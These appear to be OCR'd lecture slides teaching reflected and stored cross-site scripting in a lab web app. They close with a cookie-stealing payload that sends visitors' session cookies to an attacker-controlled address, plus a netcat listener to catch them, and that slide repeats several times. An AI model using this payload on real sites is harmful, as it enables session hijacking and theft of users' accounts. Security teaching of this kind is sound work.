
And script is executed!!

XSS (Reflective Example)




In this reflective example, the user typically issues this HTTP request by getting tricked into clicking the link

XSS (Stored Example)


HTTP Request
GET http://www.website.com/user=Mark
HTTP Response (HTML)
Pull all of Mark's Information

XSS (Stored Example)




HTTP Request
GET http://www.website.com/user=Mark
HTTP Response (HTML)
Pull all of Mark’s Information
HTML
Mark’s Account

```
<script>
alert(“BAD!”);
<script>
```

In this example, the malicious script came from the database
→ This script was probably maliciously injected in a previous attack

Basic XSS Attack to display a message



Edit profile

Display name

Alice

About me

Edit HTML

```
<script> alert("XSS ATTACK"); </script>
```

Our malicious JavaScript


Public

Brief description

Basic XSS Attack to display a message

Now when I am logged in as Boby, when I visit Alice's profile, her profile information gets displayed to the screen

The malicious script we injected earlier gets loaded and executed on Boby's end (!!!)



XSS ATTACK

Stealing Cookie Information via XSS

Cookies are used for **authentication**


Getting your cookies stolen can result in someone else getting unauthorized access to your account / account information

If we inject the script

```
<script>alert(document.cookie);</script>
```

This will show **our** cookies, *which is not very helpful*

If someone visits our page, we want to steal **their** cookies!



```
Elgg=a5rm2l3smavvihc8n66u9h72hr
```

Stealing Cookie Information via XSS

We will inject a script that will send the cookies of whoever is visiting our page to a TCP server *that we control*

1. On a separate terminal, we will start a netcat server!

```
nc -lknv 5555
```

(you can also use https://webhook.site/ , which gives you a termporary URL to listen from)

2. Inject malicious script into website

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

We create a "trap" bogus image. So when someone else tries to load it, it issues an HTTP request to `10.9.0.1:5555`

10.9.0.1 = The attacker's IP address!!

What does it send in the HTTP request? The current user's session cookie!

Stealing Cookie Information via XSS

We will inject a script that will send the cookies of whoever is visiting our page to a TCP server *that we control*

1. On a separate terminal, we will start a netcat server!

```
nc -lknv 5555
```

(you can also use https://webhook.site/ , which gives you a termporary URL to listen from)

2. Inject malicious script into website

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

We create a “trap” bogus image. So when someone else tries to load it, it issues a request to `10.9.0.1:5555`

What does it send in the HTTP request? The current user’s session cookie!

Stealing Cookie Information

We will inject a script that will send the cookies of whoever is visiting ou a TCP server *that we control*

1. On a separate terminal, we will start a netcat

```
nc -lknv 5555
```


(you can also use https://webhook.site/ , which

2. Inject malicious script into website

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```

We create a "trap" bogus image. So when someone else tries to load it, it issues a request to **10.9.0.1:5555**

3. Profit

